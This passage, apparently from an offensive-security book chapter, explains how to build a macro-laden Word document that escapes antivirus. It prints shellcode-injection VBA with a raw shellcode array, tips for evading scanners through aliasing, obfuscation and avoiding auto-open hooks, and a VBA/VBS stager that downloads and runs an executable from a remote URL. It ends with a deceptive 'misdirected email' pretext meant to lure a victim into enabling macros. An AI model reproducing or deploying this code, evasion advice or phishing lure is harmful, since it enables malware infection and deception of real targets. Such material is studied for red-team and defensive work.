



Figure 1.4: Saving for initial antivirus proving.

If we upload this document to the aggregate virus scanning website www.virustotal.com we can see how it holds up to the analysis of 54 separate malware databases, as shown in Figure 1.5.



Detection ratio: 48 / 54

Analysis date: 2016-02-17 10:51:49 UTC (1 minute ago)

Analysis | File detail | Additional information | Comments | Votes

Antivirus	Result
ALYac	W97M.ShellCode.A
Ad-Aware	W97M.ShellCode.A
Arcabit	W97M.ShellCode.A
Avast	MW97:Dropper-P
Avira	HEUR/Macro.Downloader
BitDefender	W97M.ShellCode.A
CAT-QuickHeal	O97M.Donoff.B
Cyren	PP97M/ShellCode.A.gen
DrWeb	W97M.DownLoader.631
ESET-NOD32	VBA/Kryptik.C
Emsisoft	W97M.ShellCode.A (B)
F-Prot	PP97M/ShellCode.A.gen
F-Secure	W97M.ShellCode.A
Fortinet	WM/Agent!tr
GData	W97M.ShellCode.A
Ikarus	Trojan.VBA.Crypt
McAfee	X97M/Downloader.j

Figure 1.5: This demonstrates an unacceptably high AV hit rate.

48 hits out of 54 AV engines? Not nearly good enough.

VirusTotal also provides some heuristic information that hints as to how these results are being derived, as shown in Figure 1.6.




Figure 1.6: Additional information.

Within the Tags section, we see our biggest offenders: *auto-open* and *code injection*. Let's pull the VBA code apart section by section and see what we can do to reduce our detection footprint. If we know in advance what AV solution the target is running, so much the better, but your goal should be nothing less than a detection rate of zero.

Examining the VBA Code

In the function declaration section, we can see three functions being imported from `kernel32.dll`. The purpose of these functions is to create a process thread, allocate memory for the shellcode, and move the shellcode into that memory space. Realistically, there is no legitimate need for this functionality to be made available in macro code that runs inside a word processor or a spreadsheet. As such (and given their necessity when deploying shellcode), their presence will often be enough to trigger malware detection.

```
Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal
Zdz As Long, ByVal Tfnsv As Long, ByVal Kyfde As LongPtr, Spjyjr As
Long, ByVal Pcxhytlle As Long, Coupxdxe As Long) As LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal
Hflhigyw As Long, ByVal Zeruom As Long, ByVal Rlzbwy As Long, ByVal
Dcdtyekv As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal
Kojhgx As LongPtr, ByRef Und As Any, ByVal Issacgbu As Long) As
LongPtr
```

Do note however, that a lot of virus scanners won't scan the declaration

section, only the main body of code, which means you can alias a function import, for instance, as:

```
Private Declare PtrSafe Function CreateThread Lib "kernel32" Alias
"CTAlias" (ByVal Zdz As Long, ByVal Tfnsv As Long, ByVal Kyfde As
LongPtr, Spjyjr As Long, ByVal Pcxhytlle As Long, Coupxdxe As Long)
As LongPtr
```

and call only the alias itself in the body of the code. This is actually sufficient to bypass a number of AV solutions, including Microsoft's Endpoint Protection.

Avoid Using Shellcode

Staging the attack as shellcode is convenient, but can be easily detected.

```
Wizksxyu =
Array(232,137,0,0,0,96,137,229,49,210,100,139,82,48,139,82,12,139,82,2
 _
139,114,40,15,183,74,38,49,255,49,192,172,60,97,124,2,44,32,193,207,
_
13,1,199,226,240,82,87,139,82,16,139,66,60,1,208,139,64,120,133,192,
_
    116,74,1,208,80,139,72,24,139,88,32,1,211,227,60,73,139,52,139,1,
_
214,49,255,49,192,172,193,207,13,1,199,56,224,117,244,3,125,248,59,125
 _
36,117,226,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139,4, _
    139,1,208,137,68,36,36,91,91,97,89,90,81,255,224,88,95,90,139,18,
_
235,134,93,104,110,101,116,0,104,119,105,110,105,137,230,84,104,76,119
 _
7,255,213,49,255,87,87,87,87,86,104,58,86,121,167,255,213,235,96,91,
_
49,201,81,81,106,3,81,81,106,80,83,80,104,87,137,159,198,255,213,235,
_
    79,89,49,210,82,104,0,50,96,132,82,82,82,81,82,80,104,235,85,46,
_
59,255,213,137,198,106,16,91,104,128,51,0,0,137,224,106,4,80,106,31,
_
86,104,117,70,158,134,255,213,49,255,87,87,87,87,86,104,45,6,24,123,
_
    255,213,133,192,117,20,75,15,132,113,0,0,0,235,209,233,131,0,0,0,
_
232,172,255,255,255,0,235,107,49,192,95,80,106,2,106,2,80,106,2,106,
```

```
_
2,87,104,218,246,218,79,255,213,147,49,192,102,184,4,3,41,196,84,141,
_
76,36,8,49,192,180,3,80,81,86,104,18,150,137,226,255,213,133,192,116,
_
45,88,133,192,116,22,106,0,84,80,141,68,36,12,80,83,104,45,87,174, _
91,255,213,131,236,4,235,206,83,104,198,150,135,82,255,213,106,0,87,10
 _
49,139,111,135,255,213,106,0,104,240,181,162,86,255,213,232,144,255,25
 _
99,58,100,97,118,101,46,101,120,101,0,232,19,255,255,255,119,119,119,4
 _
    98,111,98,46,99,111,109,0)
```

We can encode this in a number of ways using a number of iterations to ensure that it doesn't trigger an AV signature and that's great; that works fine. The problem is that doesn't alter the fact that it is still obviously shellcode. An array of bytes (despite being coded here as decimal rather than the more familiar hexadecimal) is going to look suspicious to AV and is most likely going to trigger a generic shellcode warning. Additionally, modern antivirus software is capable of passing compiled code (including shellcode) into a micro-virtual machine to test heuristically. It then doesn't matter how it's encoded—the AV is going to be able to see what it's doing. It makes sense for `msfvenom` to wrap its attacks up like this because then it can deploy all of its many payloads in one VBA script, but for a serious APT engagement it's not nearly covert enough. It's possible to encode this array in a number of ways (for instance as a Base64 string) and then reconstruct it at runtime, but this doesn't reduce AV hit count enough to be generally worth the effort.

The next block of code contains the function calls themselves:

```
Qgsztm = VirtualAlloc(0, UBound(Wizksxyu), &H1000, &H40)
    For Rxnffhltx = LBound(Wizksxyu) To UBound(Wizksxyu)
    Hdhskh = Wizksxyu(Rxnffhltx)
    Svfb = RtlMoveMemory(Qgsztm + Rxnffhltx, Hdhskh,

Next Rxnffhltx
    Svfb = CreateThread(0, 0, Qgsztm, 0, 0, 0)
```

Nothing much to add here except that functions `VirtualAlloc`, `RtlMoveMemory`, and `CreateThread` are inherently suspicious and are going to trigger AV no matter how innocent the rest of your code. These functions will be flagged even if there is no shellcode payload present.

Automatic Code Execution

The last point I want to make concerns the overly egregious use of *auto-open* functionality. This function ensures your macro will run the moment the user consents to enable content. There are three different ways to do this depending on whether your macro is running in a Word document, an Excel spreadsheet, or an Excel Workbook. The code is calling all three to ensure that whatever application you paste it into, the code will fire. Again, there is no legitimate need to do this. As a macro developer, you should know which environment you are coding for.

The default subroutine is called by Word and contains our payload:

```
    Sub Auto_Open
    Main block of code
End Sub
```

The other two functions are called by Excel and simply point back to Word's `Auto_Open` function.

```
    Sub AutoOpen()
    Auto_Open
    End Sub
and
Sub Workbook_Open()
Auto_Open
End Sub
```

Use of one auto-open subroutine is suspicious, use of all three will almost certainly be flagged. Just by removing the latter two calls for a Word document, we can immediately reduce our AV hit rate. Removing all three reduces that count even further.

There are native functions within VBA that allow an attacker to download and execute code from the Internet (the `Shell` and `URLDownLoadToFile` functions, for example); however, these are subject to the same issues we've seen here– they are suspicious and they are going to get flagged.

The bottom line is that antivirus/malware detection is extremely unforgiving to MS Office macros given their long history of being used to deliver payloads. We therefore need to be a little more creative. What if there was a way to deploy an attack to disk and execute it without the use of shellcode and without the need for VBA to actively download and execute the code itself?

Using a VBA/VBS Dual Stager

We can solve this problem by breaking our stager down into two parts. Enter the Windows Scripting Host—also a subset of the Visual Basic language. Where VBA is only ever used within Office documents, VBS is a standalone

scripting language analogous to Python or Ruby. It is designed and indeed required to do much more complex tasks than automating functionality within MS Office documents. It is therefore given a much greater latitude by AV. Like VBA, VBS is an interpreted non-compiled language and code can be called from a simple text file. It is a viable attack therefore to deploy an innocent-looking VBA macro that will carry a VBS payload, write it to file, and execute it. The heavy lifting will then be performed by the VBS code. While this will also require the use of the `Shell` function in VBA, we will be using it not to execute unknown or suspicious code, but for the Windows Scripting Host instead, which is an integral part of the operating system. So basically, we need two scripts—one VBA and one VBS—and both will have to be able to pass through AV undetected. The VBA macro subroutine to do this needs to look roughly like the following:

```
Sub WritePayload()
    Dim PayLoadFile As Integer
    Dim FilePath As String
     FilePath = "C:\temp\payload.vbs"
     PayloadFile = FreeFile
     Open FilePath For Output As TextFile
     Print #PayLoadFile, "VBS Script Line 1"
     Print #PayLoadFile, " VBS Script Line 2"
     Print #PayLoadFile, " VBS Script Line 3"
     Print #PayLoadFile, " VBS Script Line 4"
    Close PayloadFile
    Shell "wscript c:\temp\payload.vbs"
End Sub
```

Keep Code Generic Whenever Possible

Pretty straightforward stuff. Incidentally, the use of the word “payload” here is illustrative and should not be emulated. The benefit of keeping the code as generic as possible also means it will require very little modification if attacking an Apple OSX platform rather than Microsoft Windows.

As for the VBS itself, insert the following script into the `print` statements and you have a working attack—again this is contrived for illustrative purposes and there are as many ways of doing this as there are coders:

```
HTTPDownload "http://www.wherever.com/files/payload.exe", "C:\temp"
    Sub HTTPDownload( myURL, myPath )
        Dim i, objFile, objFSO, objHTTP, strFile, strMsg
        Const ForReading = 1, ForWriting = 2, ForAppending = 8
        Set objFSO = CreateObject( "Scripting.FileSystemObject" )
        If objFSO.FolderExists( myPath ) Then
            strFile = objFSO.BuildPath( myPath, Mid( myURL, InStrRev(
myURL, "/" ) + 1 ) )
        ElseIf objFSO.FolderExists( Left( myPath, InStrRev( myPath,
"\" ) - 1 ) ) Then
            strFile = myPath
```

```
End If
        Set objFile = objFSO.OpenTextFile( strFile, ForWriting, True
)
        Set objHTTP = CreateObject( "WinHttp.WinHttpRequest.5.1" )
        objHTTP.Open "GET", myURL, False
        objHTTP.Send
        For i = 1 To LenB( objHTTP.ResponseBody )
            objFile.Write Chr( AscB( MidB( objHTTP.ResponseBody, i, 1
) ) )
Next
        objFile.Close( )
    Set WshShell = WScript.CreateObject("WScript.Shell")
    WshShell.Run "c:\temp\payload.exe"
    End Sub
```

Of course, anyone examining the VBA code is going to determine its intent fairly quickly, so I suggest some form of obfuscation for a real-world attack. Also note that this level of complexity is completely unnecessary to download and execute an executable. It would be possible to use the `shell` command to call various tools shipped with Windows to do this in a single command (in fact, I'll be doing this later in Chapter 6, in the section entitled, “VBA Redux”), but I wanted an excuse to introduce the idea of using VBA to drop a VBS script.

Code Obfuscation

There are a number of ways to obfuscate code. For the purposes of this exercise, we could encode the lines of the payload as Base64 and decode them prior to writing them to the target file; this is primitive but again illustrative. In any event, if a macro attack is discovered by a human party rather than AV and a serious and *competent* forensic exercise was conducted to determine the purpose of the code, then no amount of obfuscation if going to shield the intentions of the code.

This code can be further obfuscated (for example with an `XOR` function); it's really up to you how complex you want to make your code, although I don't recommend commercial solutions that require integrating third-party libraries into a document, as again these will be flagged by AV.

Let's integrate our stage two payload into our stage one VBA macro and see how it stands up to AV. Again, we use VirusTotal. See Figure 1.7.

Figure 1.7: A stealthy payload indeed.

Better, but what about the VBS payload itself once it touches disk? See Figure 1.8.

Figure 1.8: No, Qihoo-360 is not the Holy Grail of AV.

Uh-oh. We've got a hit by Qihoo-360. This is a Chinese virus scanner that claims to have close to half a billion users. No, I'd never heard of it either. It flags the code as `virus.vbs.gen.33`, which is another way of saying if it's a VBS file it's going to be declared as hostile by this product. This might be a problem in the highly unlikely event you ever encounter Qihoo-360.

So far, we've not included any mechanism for the code actually executing when our document is opened by the user.

Enticing Users

I don't like using the auto-open functions for reasons discussed previously and my opinion is that if a user is already invested enough to permit macros to run in the first place, then it's not a huge leap of the imagination to suppose they will be prepared to interact with the document in some further way. By way of example, with our attack in its current state, it will appear as shown in Figure 1.9 to the user when opened in Microsoft Word.




Figure 1.9: Blank document carrying macro payload.

Not very enticing is it? A blank document that's asking you to click a button with the words “Security Warning” next to it. Any macro, whether it's been code-signed or not, will contain this exact same message. Users have become somewhat jaded to the potential severity of clicking this button, so we have two problems left to solve—how to get the user to execute our code and how to make the document enticing enough to interact with. The first is technical; the second is a question of social engineering. The latter combined with a convincing email (or other delivery) pretext can be a highly effective attack against even the most security-aware targets.

There are some good books about social engineering out there. Check out Kevin Mitnick's *Art of Deception* (Wiley, 2002) or Chris Hadnagy's *Social Engineering: The Art of Human Hacking* (Wiley, 2010).

Let's start by creating that pretext.

One particularly effective means of getting a target to open a document and enable macros—even when their hindbrain is screaming at them to stop—is to imply that information has been sent to them in error; it's something they shouldn't be seeing. Something that would give them an advantage in some way or something that would put them at a disadvantage if they ignored it.

With address autocomplete in email clients, we've all sent an email in haste to the wrong person and we've all received something not intended for us. It happens all the time. Consider the following email that “should have been sent” to Jonathan Cramer in HR but accidentally found its way to Dr. Jonathan Crane:

```
To: Dr. Jonathan Crane
From: Dr. Harleen Quinzel
Subject: CONFIDENTIAL: Second round redundancies

Jon,
```

```
Attached is the latest proposed list for redundancies in my team in
the intensive treatment department. I'm not happy losing any members
of staff given our current workload but at least now we have a
baseline for discussion - I'll be on campus on Friday so please
revert back to me by then.

Regards,

Harley

p.s. The document is secured as per hospital guidelines. When you're
prompted for it the password is 'arkham'.
```

This is a particularly vicious pretext. Dr. Crane is now probably wondering if he's on that list for redundancies.

Attached to this email is our macro-carrying document, as shown in Figure 1.10.

